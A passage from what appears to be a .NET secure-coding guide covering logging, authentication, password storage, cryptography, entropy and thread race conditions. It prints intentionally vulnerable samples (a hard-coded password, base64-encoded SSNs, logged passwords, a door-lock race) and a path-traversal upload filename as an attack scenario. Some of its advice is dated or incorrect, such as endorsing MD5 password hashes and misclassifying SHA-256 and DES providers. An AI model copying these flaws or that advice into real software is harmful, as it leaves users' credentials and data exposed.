ASP.NET

ASP.NET supports tracing and debugging with the `Trace` and `Debug` classes. Messages sent via these classes can be disabled in configuration files as well as directed to arbitrary destinations.

Message redirection is handled by registering an appropriate "Listener" with the `Trace` or `Debug` object. The best practice is to register an explicit Listener because the default behavior is to send the message to the Debugger. A simple example follows:

```
using System;
using System.IO;
using System.Diagnostics;

class MainClass
{
  static void Main(string[] args)
  {
    // msg output to VS debugger
    Trace.WriteLine("debug information");

    // msg output to the debugger and EventLog
    Trace.Listeners.Add(new EventLogTraceListener("MyApp"));
    Trace.WriteLine("event/bug message");

    // msg output to the debugger, EventLog, and console
    Trace.Listeners.Add(new TextWriterTraceListener(Console.out));
    Trace.WriteLine("event/bug/console message");
   }
}
```

The severity of trace messages can be altered by using different log methods such as: `Info, Warn, Error and Assert.`

Tracing and debugging can be enabled for a single page by setting Trace to true in the page settings (`<% @Page Trace="True" %>`). It can also be enabled for an entire application by setting the trace mode flag in `Web.config`. Here's the actual statement:

```
...
<trace enabled=”true” />
...
```

For more information regarding Trace and Debug, please refer to the relevant Microsoft ASP.NET documentation.

Logging Best Practices

As opposed to tracing and debugging, logging is a generalized method for recording significant application events. The following ASP.NET example is a fragment of an authentication page code-behind that uses basic trace facilities:

```
namespace MyApp
{
  using System.IO;
  using System.Diagnostics;
  ...
  public class AuthPage : System.Web.UI.Page
  {
    public System.Web.UI.WebControls.Label Message;
    ...
    public System.Web.UI.WebControls.Button btnLogin;
    ...
    protected void Page_Load(object sender, EventArgs e)
    {
      if (!IsPostBack)
      {
        // add a new log listener
        Trace.Listeners.Add(new EvenLogTraceListener("MyApp"));
        // Display welcome message
        Message.Text = "Please Login";
      }
    }
    ...
    protected void btnLogin_Click(Object obj, EventArgs e)
    {
      if (Page.IsValid)
      {
        // check username/password against database
         if (!validUser(uLogin.Text,uPass.Text))
         {
           Trace.Warn("Authentication failure: "+uLogin.Text);
           Message.Text = "Invalid User Name or Password.";
         } else {
           Trace.Info("User Logged In: "+uLogin.Text);
           Message.Text = "Welcome to our site, " + uLogin.Text;
         }
       }
```

```
    }
...
```

While this example could be used for logging application events, centralized application event logging is usually provided by a specialized log library that interfaces more easily with an enterprise-wide, machine-independent architecture.

By using a standard facility across different platforms and languages, centralized event logging becomes straightforward. Developers no longer have to create one-off logging facilities. Also, systems engineers won't need to install log adapters to translate from application-specific event formats to standardized formats.

Best Practice

A common centralized logging facility should be used. Enterprise-wide logging libraries (such as `log4net` and `log4j)` should be integrated into applications. Log severity levels from `INFO` through `FATAL` are supported in these libraries. Other features are similar to those found in the ASP.NET `Trace` and `Debug` classes. In addition a very large selection of enterprise listener targets are supported.

Listeners in `log4net` are called Appenders. For runtime flexibility the selection of Appenders and other features such as log layout and message formats are usually set in the log configuration file, though they can be set programmatically.

The following sample `log4net` configuration selects Appenders, log formatting and other features:

```
<log4net debug="false">

 <!-- text log listener -->
 <appender name="LogFileAppender" type="log4net.Appender.FileAppender">
   <file value="webapp-log.txt" />
   <appendToFile value="true" />
   <layout type="log4net.Layout.PatternLayout">

    <conversionPattern
     value="%date [%thread] %-5level %logger [%ndc] - %message%newline"
     />
  </layout>
 </appender>

  <!-- trace listener -->
  <appender name="HttpTraceAppender"
     type="log4net.Appender.AspNetTraceAppender" >
   <layout type="log4net.Layout.PatternLayout">
    <conversionPattern
     value="%date [%thread] %-5level %logger [%ndc] - %message%newline"
```

```
      />
    </layout>
  </appender>

  <!-- select listeners and trace level -->
  <root>
    <level value="INFO" />
    <appender-ref ref="LogFileAppender" />
    <appender-ref ref="HttpTraceAppender" />
  </root>
</log4net>
```

This file specifies two appenders: one that appends to a text log and another that appends to the ASP.NET trace service. The <root> section specifies which appenders are enabled and the <level> value specifies which log severities are processed (INFO and up in this case).

The previous authentication example can be rewritten in log4net as follows:

```
// using System;
using System.Collections;
...
using System.Web;
...
using log4net;

namespace MyApp
{
  using System.IO;
  using System.Diagnostics;
  ...
  public class AuthForm : System.Web.UI.Page
  {
    private static readonly ILog logger =
            LogManager.GetLogger(typeof(AuthForm));

    public System.Web.UI.WebControls.Label Message;
    ...
    public System.Web.UI.WebControls.Button btnLogin;
    ...
    protected void Page_Load(object sender, EventArgs e)
    {
      if (!IsPostBack)
      {
        // Display welcome message
        Message.Text = "Please Login";
      }
    }
    ...
    protected void btnLogin_Click(Object obj, EventArgs e)
    {
      if (Page.IsValid)
      {
        // check username/password against database
         if (!validUser(uLogin.Text,uPass.Text))
```

```
          {
            logger.Warn("Authentication failure:"+uLogin.Text));
            Message.Text = "Invalid User Name or Password.";
          } else {
            logger.Info("User Logged In: "+uLogin.Text);
            Message.Text = "Welcome to our site, " + uLogin.Text;
          }
        }
    }
...
```

Auditable Events

NIST 800-53 requires that auditable events listed in an Organizationally Defined List (ODL) be recorded in a NIST 800-53 compliant audit log. The ODL is defined for each application by requirements and audit specialists. Each ODL-listed auditable event should include unit tests to verify functionality as well as operational tests to verify incident response.

Event Types

Logged events may be auditable or non-auditable. Some typical categories of events are:

- Events appearing in the application ODL (auditable).
- Transaction start and completion
- Application resource utilization or workflow
- Forensic event traces

For further information please refer to the Auditing appendix.

Chapter 3

Security Features

"If you think that technology can solve your security problems, then you don't understand the problems and you don't understand the technology." -- Bruce Schneier

Many technologies and tools are available in standard libraries and foundation classes to support secure development best practices. An experienced developer should be familiar with most of them. While these built-in features are necessary to maintain a secure environment they are not sufficient in and of themselves.

The security features category encompasses several practical areas of technical security including authentication, authorization, access control, cryptography and system architecture. It's critically important to learn the proper use of security features rather than just including them to fill a perceived need.

There are many Internet sites that discuss the implementation of a particular security feature. How to implement every security feature in .NET or J2EE is beyond the scope of this guide. The objective of this chapter is to describe best practices in implementing the security features which are most frequently misused and sometimes entirely absent.

Authentication

All security is based on establishing trust between one party and another. Before that trust can be established, one or both parties must present acceptable credentials; that is the essence of authentication.

Weaknesses in authentication are as varied as the systems that implement them. The following are specific instances of issues that frequently occur in common frameworks.

Persistent Authentication

In ASP.NET the `FormsAuthentication.RedirectFromLoginPage()` method issues an authentication ticket, which allows users to remain authenticated for a specified period of time. When the method is invoked with the second argument set to false, it issues a

temporary authentication ticket that remains valid for a period of time configured in web.config.

When invoked with the second argument true, the method issues a persistent authentication ticket. On .NET 2.0, the lifetime of the persistent ticket respects the value in web.config, but on .NET 1.1, the persistent authentication ticket has a ridiculously long default lifetime -- fifty years.

Allowing persistent authentication tickets to survive for a long period of time leaves users and the system vulnerable in the following ways:

- It expands the period of exposure to session hijacking attacks for users who fail to log out.
- It increases the average number of valid session identifiers available for an attacker to guess.
- It lengthens the window of exploitation if an attacker succeeds in hijacking a user's session.

Password Management

Password management issues occur when a password is stored or transmitted insecurely as well as when it's used inappropriately.

Plaintext Password

Plaintext vulnerabilities occur when a password is stored without any encoding in an application's configuration files or other data store.

The following example reads a plaintext password from the configuration file:

```
System.Collections.Specialized.NameValueCollection settings;
System.Configuration.ConfigurationSettings configurator;

settings = (System.Collections.Specialized.NameValueCollection)
          configurator.GetConfig("credentialSettings");
string password = settings["password"];
// build password hash
...
```

Hard Coded Password

It is never a good idea to hardcode a password. Not only does this practice allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. Once the code is in production, the password cannot be changed without patching the software.

If the application platform is penetrated:

- The password can be recovered by scanning the executable.
- The owners of the system will be forced to choose between security and availability.

Example: The following code uses a hard coded password ("xyzzy") to create a network credential:

```
...
NetworkCredential myCred =
         new NetworkCredential("netdeveloper", "xyzzy", cdom);
...
```

Weakly Encoded Password

Obscuring a password with a trivial encoding does not protect the password.

Plaintext issues occur when a password is stored in plaintext in an application's configuration files or other data store. Various solutions are usually attempted such as obscuring the string.

The following example reads a password from the application settings and base-64 decodes it:

```
...
System.Collections.Specialized.NameValueCollection settings;
System.Configuration.ConfigurationSettings configurator;

settings = configurator.GetConfig("credentialSettings") as
             System.Collections.Specialized.NameValueCollection;

string encodedPass = settings["password"];
// decode from base 64
byte[] password = Convert.FromBase64String(encodedPass);
...
```

Obscuring information (usually referred to as "security by obscurity") is insecure for multiple reasons:

- Many security attack tools (sniffers, etc) have common decoders built-in.
- Once an attacker knows the secret or encoding method, your information is permanently vulnerable.

Best Practice

Always encrypt the password using a FIPS-140 approved cryptographic module or only store password hashes from reliable message digest (MD5 etc).

Access Control

Once the identity of the user is established, careful control of the resources that user can access is mandatory. Several technologies enable granular access control, but the misuse of those technologies can lead to compromised access control as well as loss of confidentiality and reliability.

Identity Management

Even though LDAP injection attacks may be thwarted, access control is required on client-initiated LDAP queries.

Example: The user ID of the current application user is automatically submitted with each of their spreadsheet requests. (The example below filters out LDAP injections so that is no longer an issue.)

```
...
Regex validUsers = new Regex(@"^[a-zA-Z\-\.']$");

if(!validUsers.IsMatch(User.Text)) {
   DirectorySearcher finder =
      new DirectorySearcher("(userID=" + User.Text + ")");
   finder.SearchRoot = de;
   finder.SearchScope = SearchScope.Subtree;
   foreach(SearchResult item in finder.FindAll()) {
      item.DoSomething();
   }
}
...
```

Nothing prevents an already authenticated user from submitting an ID other than his own on subsequent requests. Since the LDAP service is connected in anonymous bind mode, any user information could be retrieved.

Anonymous LDAP Bind

Without proper access control, executing an LDAP query that contains a user-controlled value may allow an attacker to access unauthorized records. Anonymous bind LDAP queries do not limit query access to specific users.

Example: The new directory entry uses an anonymous LDAP connection which requires that the connected client perform proper access control to any entity to which it acts as a proxy.

```
...
le = new DirectoryEntry("LDAP://l.phys.au:389/ou=Phds,dc=phys,dc=au");
...
```

Improper access control can increase the severity of an LDAP query vulnerability.

Database Query Access

Both SQL and LDAP queries have similar access control vulnerabilities.

Though parameterized SQL queries may protected from injection, improper access control may still expose the database. If the user is allowed to change primary record keys, other user's information could be viewed or changed.

In the example below, the query is parameterized:

```
scon = new SqlConnection(<some connection string>);
scon.Open();
SqlCommand payQuery = new SqlCommand(
            "SELECT * FROM TAX_PAYMENTS WHERE SSN = @ssn", scon);
payQuery.Parameters.AddWithValue("@ssn", SSN.Text);
SqlDataReader qReader = payQuery.ExecuteReader();
```

Since the application is performing queries using its own unlimited access level, it effectively proxies that access level to its users. Great care must be taken to limit the access to alternate user views. If a user were able to directly manipulate the SSN in the query they would have access to all user tax payments.

Privilege Management

Retaining Elevated Privileges

Occasionally an application may need to inherit the privileges of the current or administrative user in order to perform certain functions. In .NET this is known as Impersonation and in most Unix environments it's implemented via the chroot/SetUID mechanism.

Impersonating user credentials could allow an attacker to gain unauthorized access to protected resources.

Microsoft ASP.NET applications can impersonate the security context of the current user to execute privileged operations. Although impersonation can improve performance in some areas, accidentally or intentionally retaining privileges may seriously undermine application security. If a higher access impersonation context is exposed through an application vulnerability, an attacker will be able to exploit that context for the duration of the attack.

The following example uses the Windows impersonation context to perform a service for the user:

```
...

// create the new context
IIdentity newContext = HttpContext.Current.User.Identity;
WindowsIdentity newUser = (WindowsIdentity)newContext;

// become someone else
WindowsImpersonationContext newImp = newUser.Impersonate();

// do something as the user
SomeUserWork();

// restore the old context
impersonate.Undo();
...
```

This code would be vulnerable if `SomeUserWork()` raised an exception. If the exception is not caught, the `Undo` will be skipped and the application will still be running in the assumed context.

Best Practice

Extreme care should be used when impersonating a user. In general:

- Only use impersonation as a last option
- Strictly limit the actions performed under impersonation to those that are absolutely required
- Explicitly handle all possible exceptions during impersonation and undo the impersonation context in a "finally" clause

Cryptography and Storage

Though properly implemented cryptography may protect data in flight and at rest, the improper use of cryptography can create a false sense of security. In the worst case it can destroy your data more thoroughly than if it were bulk erased from the hard drive.

Weak Cryptographic Algorithm

Using a naive, outdated, obsolete or deprecated cryptographic algorithm will very likely compromise the security of your data when used against serious attackers.

Consider the following example that encodes the social security numbers of a group of customers:

```
Imports System
Imports System.Net
Imports System.Net.Sockets
```

```
...
string[] userSSNs;
...
static public string Encode64(string plaintext)
{
      byte[] encodedBytes
            = System.Text.ASCIIEncoding.ASCII.GetBytes(plaintext);
      string returnValue
            = System.Convert.ToBase64String(encodedBytes);
      return returnValue;
}
...

// send the encrypted SSNs over the net to the client
foreach (string SSN in userSSNs) Send(client,Encode64(SSN));
...
```

A naive developer may think that base-64 encoding the social security numbers will protect them from attackers. Perhaps casual attackers won't notice the base-64 encoded SSNs, but many serious attackers already decode base-64 because default web passwords use the same algorithm. Base 64, like XOR and ROT13 encoders are symmetric keyless encoding algorithms. Anyone that knows the algorithm can decode them. Simple encoding algorithms are not cryptographically secure and will not protect confidentiality.

Best Practices

In short, never attempt to develop custom cryptographic algorithms. They are among the hardest algorithms in the world to properly implement and test. For this reason the US government has developed a rigorous series of standards and tests to vet cryptographic modules called FIPS-140. DOD and NIST require that US government developers, contractors and vendors use FIPS-140 compliant algorithms.

The DPAPI in .NET 2.0 and above provides FIPS-140 certified modules in the following libraries:

- `DESCryptoServiceProvider`[6]
- `TripleDESCryptoServiceProvider`
- `SHA1CryptoServiceProvider`
- `RSACryptoServiceProvider`
- `DSACryptoServiceProvider`

[6] Single DES (DES) is obsolete and was cracked almost ten years ago using a special machine. At the time the cost to crack a DES key using this machine was $2500.

- `RNGCryptoServiceProvider`

The following cryptographic services in .NET are not FIPS-140 compliant and should not be used.

- `HMACMD5`
- `HMACRIPEMD160`
- `HMACSHA256`
- `HMACSHA384`
- `HMACSHA512`
- `MD5CryptoServiceProvider`
- `RC2CryptoServiceProvider`
- `RijndaelManaged`
- `RIPEMD160Managed`
- `SHA1Managed`

Always use a FIPS-140 compliant cryptographic library and never attempt to develop your own for professional use.

Insufficient Key Length

Both symmetric and non-symmetric cryptographic algorithms require a minimum number of bits in the key to withstand brute force and other types of cryptanalysis. The number of bits is determined by the information to be protected as well as the computing and analysis resources of the attacker.

The DES algorithm was cracked in the late 1990s, partially due to small 56-bit key size. Triple DES has an effective key size of 112 bits and is still considered very secure.

Bear in mind that a secure key length is dependent on the algorithm used.

Best Practice

The following table shows the approximate secure key length for many well-known algorithms as of 2003.

Algorithm	Type	Key Length	Recommended
RSA	Asymmetric	1024	until 2009

RSA	Asymmetric	2048	until 2030
DSA	Asymmetric	1024	until 2009
DSA	Asymmetric	2048	until 2030
ECC	Asymmetric	160	until 2009
ECC	Asymmetric	224	until 2030
ECC	Asymmetric	256	SECRET and below
ECC	Asymmetric	384	TOP SECRET and above
3DES	Symmetric	112	until 2030
AES	Symmetric	256	NSA highly-sensitive info

Improper Server Keying

System-level encryption is convenient and often used by utilities and applications to protect local configuration and application data. Server-specific keys are used by these services to secure communications, authentication credentials and other files. Despite the differences in key structure and algorithms, inappropriate server key usage can be exploited and propagated to other systems.

The use of inappropriate keys for cryptographic security occurs in a number of contexts, but the two most common are:

DPAPI Machine-Specific Keys

DPAPI (Data Protection API) is the cryptographic library used in Microsoft Operating Systems since Windows 2000. In general DPAPI is very powerful, but like all tools it can be misused.

When using DPAPI symmetric encryption the Triple DES algorithm requires a key with which to encrypt and decrypt data. A developer can use a machine-specific or a user-specific key. If data is encrypted with a user-specific key, it must be decrypted by the same user.

If an ASP.NET application uses a machine-specific key the application data may be at risk. While the machine key is convenient there several disadvantages to using it:

- The data can only be decrypted on the server it was encrypted on

- Any malicious application or attacker that gains access to an account with machine-key access can decrypt your information

The following code fragment illustrates the use of a machine key:

```
...
public enum KeyType {UserKey, MachineKey = 1};
private static KeyType defaultKeyType = KeyType.MachineKey;
...
public static string Encrypt(string plainText)
{
     return Encrypt(defaultKeyType, plainText,
                      String.Empty, String.Empty);
}
...
```

Best Practice

It's a good idea to avoid using a machine key unless it's a requirement of your algorithm. One way to avoid this problem is to use a user key as follows:

```
...
public enum KeyType {UserKey=1, MachineKey};
private static KeyType defaultKeyType = KeyType.UserKey;
...
public static string Encrypt(string plainText)
{
     return Encrypt(defaultKeyType, plainText,
                      String.Empty, String.Empty);
}
...
```

If you must use a machine key, consider adding extra entropy (key bits) to the machine key which significantly reduces the chances that the data you encrypt will be available to all system applications. The third argument to the sample Encrypt (which calls the DPAPI CryptProtectData method) contains extra entropy as follows:

```
...
public enum KeyType {UserKey, MachineKey = 1};
private static KeyType defaultKeyType = KeyType.MachineKey;
...
public static string Encrypt(string plainText, string entropy)
{
     return Encrypt(defaultKeyType, plainText,
                       entropy, String.Empty);
}
...
```

Either of these choices is a viable method of increasing your data security.[7]

Null-Passphrase Private Keys

Null-passphrase SSH keys are used for key-based authentication when systems are establishing a secure file transfer or TCP connection. Since these keys have both a public and private component it's critical that the private part of the key be passphrase protected during normal use. Automated operations however, often require that this feature be disabled since it would require a hardcoded passphrase.

Since the private part of the key isn't protected, an attacker that accesses the cleartext keys can bypass key-based authentication. Unless the capabilities of the server account are intentionally limited, the attacker may be able to escalate to admin privileges.

Best Practice

Two possible solutions to increasing the security of automated encrypted sessions are:

- Require very high levels of secure handling on null-passphrase private keys
- Use ssh-agent to passphrase-protect all automation keys on a single keychain. Use a separate (possibly manual) process to unlock the keychain.

Insufficient Entropy

Entropy is the amount of randomness in a system. Reliable cryptographic modules require very high quality sources of entropy because any discernable pattern in the underlying random number generator may be sufficient to crack the encryption using differential analysis.

The following code fragment shows a random number generator that collects entropy from some system settings and uses a cryptographic function to extract its entropy.

```
using System.Runtime.InteropServices;
[DllImport("kernel32.dll")]
public static extern void GlobalMemoryStatus(out MemoryStatus stat);
uint physMemAvail, lastRandom;
public struct MemoryStatus { ... } memStat;

PRNGenerator entropyPool;
...

// pull some randomness from the system

GlobalMemoryStatus(MemoryStatus);
physMemAvail = memStat.AvailablePhysical;
entropyPool.seed(physMemAvail);
```

[7] More DPAPI usage information is available at MSDN in : Building Secure ASP.NET Applications

```
// run through MD5 to generate random number

lastRandom = entropyPool.whitenMD5(lastRandom);

...
```

The algorithm above uses the current free memory in Windows as a source of randomness. This value, though it changes frequently, is a poor source of entropy because the way in which it changes has some predictability in it.

For example, when an application starts up it allocates large amount of memory in a monotonically increasing pattern. When it exits, the opposite occurs. Even though a developer may think that free global memory will change unpredictably, memory allocation patterns are sufficient to reduce the effective entropy and expose the communications to known cryptanalytic methods.

Best Practice

A cryptographically secure random number generator is supplied in .NET. In fact, .NET already provides a FIPS-140 compliant pseudo-random number generator in the `RNGCryptoServiceProvider` module. Please reference the previous description of FIPS-140 approved cryptographic modules within .NET and Windows for more information.

Password Quality

Organizations frequently expend incredible amounts to guarantee user and data security only to find that low-quality user passwords undermine those efforts.

Requiring strong passwords should be part of every organization's awareness campaign and enforced in software.

Best Practice

Strong passwords are usually an operational requirement, not a developer requirement unless the developer needs to filter bad passwords. In that case the developer can simply use dictionary lookups and pattern matches to enforce passwords that are:

- At least seven characters long
- Do not contain the user name, real name, or company name
- Do not contain a complete dictionary word
- Is significantly different from previous passwords. Passwords that increment (Password1, Password2, Password3 ...) are not strong

- Contains characters from each of the following groups: uppercase, lowercase, numerals and special symbols

In theory it should be possible to call the underlying Windows password filtering DLLs, but the arcane nature of that API and its C++ callback mechanisms argue for custom implementation.

Backend Architecture

Best Practice

Tiered Architecture

In order to prevent local penetration of the business logic and database backend the three-tier system architecture has been developed. It separates the web application's presentation layer from the business logic and database backend.

Secure Tier Connections

A risk of application penetration exists when connections to the backend database or middleware servers are unencrypted. This is because the penetration of any server on the same subnet as the system querying the database will allow the attacker to sniff ongoing database transactions.[8] Sniffing these transactions could also undermine the confidentiality of the database.

Intranet Authentication

Most web applications depend on authentication and role-based access control. The native authentication systems for Windows and Unix are sometimes used to provide these services. Unfortunately this leads to common architectural vulnerabilities when the same authentication server is used for both external web applications and internal desktop authentication, such as:

- Accessibility of the internal server from the production network which exposes the internal authentication server to network attack.

- Denial-of-Service attacks on the server which can render internal network authentication inoperable.

Privacy Violation

Privacy regulations are becoming an everyday reality for most programmers and security professionals. Ignorance of privacy requirements and regulations can expose an organization to lawsuits, loss of user confidence and serious regulatory repercussions.

---

[8]Through ARP Spoofing: http://en.wikipedia.org/wiki/ARP_spoofing

Message Cleartext Storage

Proper handling of protected private information such as account numbers, SSNs, medical information and credit card number is strictly enforced in most transaction environments. Several government regulations require the protection of this data at multiple layers within the IT environment.

A privacy violation occurs when sensitive data leaks from a secure environment because of improperly secured applications, unencrypted information or lost/stolen computer media.

The following example creates an audit record which details the event and the user name; however it also creates an information leak by exposing the user's password.

```
acctPass = UserPassword.Text;
...
auditLog.INFO("User Login: userID="+UserID+", userPass: "+acctPass);
```

Even though the audit logs are read by security personnel, user passwords are extremely sensitive information that shouldn't be exposed to auditors.

Best Practice

Production passwords should never be included in audit or debug messages or stored in clear text. Depending on the authentication algorithm, passwords should either be stored encrypted or a message-digest of the password should be stored instead. Extreme care should be taken when processing passwords so that they aren't stored in the clear, nor left as residue in disk or memory caches.

Chapter 4

Time and State

"Time is the fire in which we burn." -- Delmore Schwartz

The interaction between multiple threads of program execution, resource locks and shared state can lead to unexpected vulnerabilities affecting reliability and security. The resulting weaknesses are usually non-obvious to both developers and attackers.

Session State

Protecting the integrity of the application state is the key to thwarting a variety of exploits.

Non-Serializable Session Object

Storing a non-serializable object without an `HttpSessionState` attribute can compromise application reliability.

By default, ASP.NET servers store the `HttpSessionState` object, its attributes and any objects referenced in memory. This model limits active session state to what can be accommodated by the system memory of a single machine.

In order to expand capacity beyond these limitations, servers are frequently configured to persist session state information, which both expands capacity and permits replication across multiple machines to improve overall performance. In order to persist the session state, the server must serialize the `HttpSessionState` object, which requires that all objects within it also be serializable.

In order for the session to be serialized correctly, all persistent session objects must be tagged with the `[Serializable]` attribute. Additionally, if the object requires custom serialization methods, it must also implement the `ISerializable` interface.

The following object attaches itself to the session state; however it will not be serialized because the `[Serializable]` attribute isn't included.

```
public class QueryState {
   int QueriesRemaining;
   string LastResponse;

   public void SessionAttach(HttpSessionState session) {
     session["qstate"] = this;
   }
...
   void QueryState() {
      // initialize query strings
      ...
      SessionAttach(theSession);
   }
}
```

Best Practice

Always assign the `[Serializable]` attribute to session objects.

```
[Serializable]
public class QueryState {
   int QueriesRemaining;
   string LastResponse;
...
}
```

Thread Synchronization

There are many different types of attacks that involve the shared state, timing and resources between multiple asynchronous process threads. Most of the synchronization vulnerabilities are as difficult to debug as they are to attack, but once an attack has been scripted it's available to a much larger group of attackers.

Resource Starvation Attack

Some applications use threads to implement a variety of services running asynchronously. Resource starvation occurs when threads compete for locks, memory, CPU or some other asset.

Consider an application that allows users to view movie samples until 6pm, but then opens up the content of the full movies to paying users who login after that.

The system logs off non-paying users at 6pm. This is handled by the "kick" daemon that wakes up every minute to check the local system time.

For application-specific reasons the kick daemon cannot run when the application administrator is logged in. The kick daemon acquires a lock on the `C:\TEMP\ADMIN.lock` file to check for the presence of an admin. If `ADMIN.lock` is

already present that means that the admin program is running. The kick daemon will wait on that lock until the admin logs off.

One of the users has found out about this lock file. Since the application allows file uploads which aren't properly secured, the attacker "slowly" uploads a large file by specifying the file name as "`..\..\..\TEMP\ADMIN.lock`".

Since the user is uploading to the `ADMIN.lock` file, that file will be locked for a long time. The kick daemon will never acquire the lock file and another applications thread will make the full movie content available.

Best Practice

This is an example of multiple vulnerabilities (path injection and stateful attack) leading to a race condition. See the discussion of path injection in Chapter One. The solution to the race condition could be resolved by using an operating system semaphore.

Thread Pool Exhaustion

Thread pool exhaustion occurs when an application draws its threads from a limited size pool. An attacker can leverage this vulnerability by forcing the application to spawn new threads that take a long time to complete. If the thread spawn rate exceeds the completion rate the system will eventually exhaust all remaining threads. When this occurs, new worker threads will be locked out and the application will slow to a stop.

If the application shares its thread pool with all other applications on the server, the other applications will also be locked out resulting in a server-wide denial of service.

Best Practice

- Only perform required operations in a separate thread.
- If asynchronous I/O needs to be scheduled then finish that operation and terminate the thread.
- Carefully design thread lifetime to not exceed the pool size.
- Re-use the same threads if possible.
- If the application requires a large pool of threads, consider creating a custom thread pool so as not to exhaust available threads for other applications.

Deadlock

Deadlock occurs when two or more threads attempt to lock the same set of resources. If threads A and B attempt to lock resources R1 and R2 in no particular order, it's possible that A could lock R1 and B could lock R2. B will be blocked from acquiring R1 and A will be blocked from acquiring R2. Since A and B are permanently locked waiting for each other's resources, they will wait forever. This is called deadlock.

An attacker can use a known deadlock to perform a denial-of-service attack.

Best Practice

Deadlocks can be avoided by locking resources in a predictable order (alphabetic, descending size etc.)

Race Conditions

A race condition occurs when one process or thread incorrectly assumes it has exclusive access to a value or state. The canonical example of a race condition is when two threads are incrementing a global counter. Since incrementing a counter is usually a three-step machine language sequence, it's possible that one thread will have loaded the value of the counter just as another thread is in the middle of incrementing that value. Rather than incrementing the global value twice, it will have been loaded twice but only effectively incremented once.

A section of code which requires (and assumes it has) exclusive access to a resource is called a critical section. The usual solution for a race condition is to prevent more than one thread from accessing this critical section simultaneously (through locks or other methods). In other words, if a race condition stems from an assumption not holding true for a period of time (in this case, exclusive access), force the assumption to hold true by locking the critical section.

Although the canonical example is easy to demonstrate, trivial race conditions are rarely encountered in the wild. Representative examples are difficult to create as their complexity defeats the purpose of a simple tutorial.

Because of this, the next example is only moderately complex. This complexity will be hidden somewhat by the fact that only the core critical code will be shown. It is assumed that the reader will have a general idea of the code that isn't shown.

Another way that a race condition can occur is when two process threads depend on a global value when that value should be local. This seems like an obvious error unless you understand the complexity of asynchronous code. The following example should be illustrative.

Consider a web application that manages the door security in a building. There are a total of 100 doors. The web server implements not only the management interface,

but receives authentication requests from ID card readers when employees need access to a room.

The card readers send the swipe messages to the server as HTTP 'GET' requests in a REST-style web service. Assume the messages themselves are protected by hardware encryption. The messages are accepted by a registered end point on the server and processed through a custom asynchronous HTTP request handler.

The asynchronous event handler spawns threads for each request to process authentication, latching, unlatching and waiting for an employee to open the door once unlatched. The employee is allowed three attempts to properly swipe the ID card, before the attempt is logged and the employee forced to wait for 30 seconds.

A quick patch was made recently to ignore a bug in the readers that sends spurious swipe messages after the first one.

The core of the event handler looks like this:

```
public class DoorHandler : IHttpAsyncHandler
{
     static public doors = Door[10];   // init single instance

...

     public IAsyncResult BeginProcessRequest(HttpContext ctx,
            AsyncCallback cb,
            object obj)
     {
            DoorRequestState reqState =
              new DoorRequestState(ctx, cb, obj);
            DoorRequest dr = new DoorRequest(reqState);
            ThreadStart ts = new ThreadStart(dr.ProcessRequest);
            Thread t = new Thread(ts);
            t.Start();

            return reqState;
     }

     public void EndProcessRequest(IAsyncResult ar)
     {
            // perform any cleanup once thread exits
            DoorRequestState drs = dr as DoorRequestState;
            if (drs != null)
            {
                   // cleanup here
            }
     }
}
```

All incoming HTTP requests to this handler are first routed through `BeginProcessRequest` and then `EndProcessRequest` when all asynchronous activity is

finished. All URL parameters from the HTTP request are available through the context object `ctx`.

`BeginProcessRequest` dispatches the HTTP request to a new asynchronous thread. It does this by spawning the work thread and passing the HTTP request context to it via a shared state object. For brevity the definition of this `RequestState` object is omitted.

The work thread that services each door request looks like this:

```
class DoorRequest
{
     private DoorRequestState _drs;

     public DoorRequest(DoorRequestState drs)
     {
            _drs = drs;
     }

     public void ProcessRequest()
     {
            int roomNum;
            string username,ticket;
            Door door;

            // process the command received from the card reader
            switch(_drs._ctx[“command”]) {
              case "poweron":
                   _drs.Response.Output.Write("ACK: ON");
                   ...
                   break;
              case "poweroff":
                   _drs.Response.Output.Close();
                   ...
                   break;
              case "reset":
                   _drs.Response.Output.Write("ACK: RST");
                   ...
                   break;
              case "auth":
                   // get the room, door instance, user and ticket
                   roomNum = int.Parse(_drs._ctx["room"]);
                   thisDoor = doors[roomNum];
                   username = _drs._ctx["username"];
                   ticket = _drs._ctx["ticket"];

                   if (tries > 3) {
                     // too many attempts, sleep for 30s
                     _drs.Response.Output.Write("NAK: 2MANY");
                     sleep(30000);
                     tries = 0;
                   }
                   else if (door.auth(username,ticket)) {
                     _drs.Response.Output.Write("ACK: AUTH");
                     door.unlatch();
                     sleep(8000);
                     door.latch();
                   }
```

```
                    else {
                      _drs.Response.Output.Write("NACK: AUTH");
                    }
                    break;
                default:
                  _drs.Response.Output.Write("NACK: CMD?");
            }

    // release thread to pool
    _doorRequestState.CompleteRequest();
}
```

This thread processes the specific card reader requests, one of which is authentication.

The following code snippets from the `Door` object complete the example:

```
public class Door
{
     Servo servo = new Servo();
     bool unlatched;

     void unlatch() {
            servo.unlock();
            unlatched = true;
     }

     void latch() {
            servo.lock();
            unlatched = false;
     }

     ...

     bool auth(string username,string ticket) {
            ...
            // patch: ignore spurious auths JVB 11/03/08
            if (unlatched) return true;

            if (users.Contains(username) &&
                     userTickets.Contains(ticket))
                   return true;
            return false;
     }
}
```

So the previous example should simply process authentication requests and handle door latches. When it receives a valid authentication it unlatches the door and waits 8 seconds for the employee to open the door. It re-latches the door after that period of time.

So where's the race condition? The recent patch to `auth()` that ignores extra reader authentication requests has a strange side effect. During the 8 second unlatch period it simply responds to extra requests by re-affirming the positive authentication. This is obviously a quick and dirty solution to the problem and has some unintended side effects. Foremost among these effects is that anyone with a functional (but not necessarily valid) ID card can swipe it within 8 seconds of an authorized employee walking through and be authenticated.

This is certainly a race condition and it's created by the assumption that while the door is unlatched, the only additional requests for the door would be spurious incoming errors from the card reader.

Best Practice

The solution for the door authorization race condition is two-fold.

Since the critical region of the worker thread is between the `unlatch()` and `latch()` calls, a monitor lock around this code should be put in place so only one thread per door can execute this at a time. The following patch would be sufficient to eliminate the race condition:

```
...
                    else if (door.auth(username,ticket)) lock (this) {
                      _drs.Response.Output.Write("ACK: AUTH");
                      door.unlatch();
                      sleep(8000);
                      door.latch();
                    }
...
```

The spurious message patch was obviously a quick fix and not completely thought through. On closer inspection it should be obvious that the `auth` method isn't the best place to eliminate spurious card reader requests.

A better place for the patch would have been in the asynchronous handler. This would prevent spurious requests from spawning additional threads. This added benefit would also prevent buggy card readers from exhausting the thread pool and denying service to the web user interface.

Chapter 5

API Abuse

"[Johnny] I don't do interviews. That's in my contract. [Andy] You don't have a contract. [Johnny] Well, if I had one, it'd be in there. Shouldn't I have a contract?" WKRP in Cincinnati

